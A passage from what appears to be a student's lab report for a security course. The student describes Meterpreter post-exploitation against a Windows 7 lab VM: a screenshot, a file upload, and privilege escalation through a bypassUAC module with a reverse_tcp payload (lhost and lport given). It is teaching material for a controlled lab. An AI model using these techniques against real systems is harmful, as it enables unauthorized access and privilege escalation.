the Windows 7 VM.

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the

command that uploads the file. (20 pt)






Explanation: Using the “screenshot” command, a screenshot of the Windows 7 VM is taken and saved. After creating a text file and saving the current date within it, I navigated to the Desktop part of the Windows 7 VM and used the “upload” command to upload the file onto the Desktop of the Windows 7 VM. I then showed that I was able to open the file from the Desktop of the Windows 7 VM.

[Privilege escalation, extra credit] Background your current session, then gain administrator-level

privileges on the remote system (10 pt).



Explanation: I was able to gain the required administrator privileges by exploiting the bypassUAC exploit module. I set the lhost to 192.168.10.13 and the lport to 4498 as well as set the payload to windows/meterpreter/reverse_tcp. After doing this, I was able to exploit the Windows 7 VM by setting the session to session 1 and exploiting the bypassUAC exploit module. However, after doing this, I was not able to figure out how to create additional users or add them to the administrator group.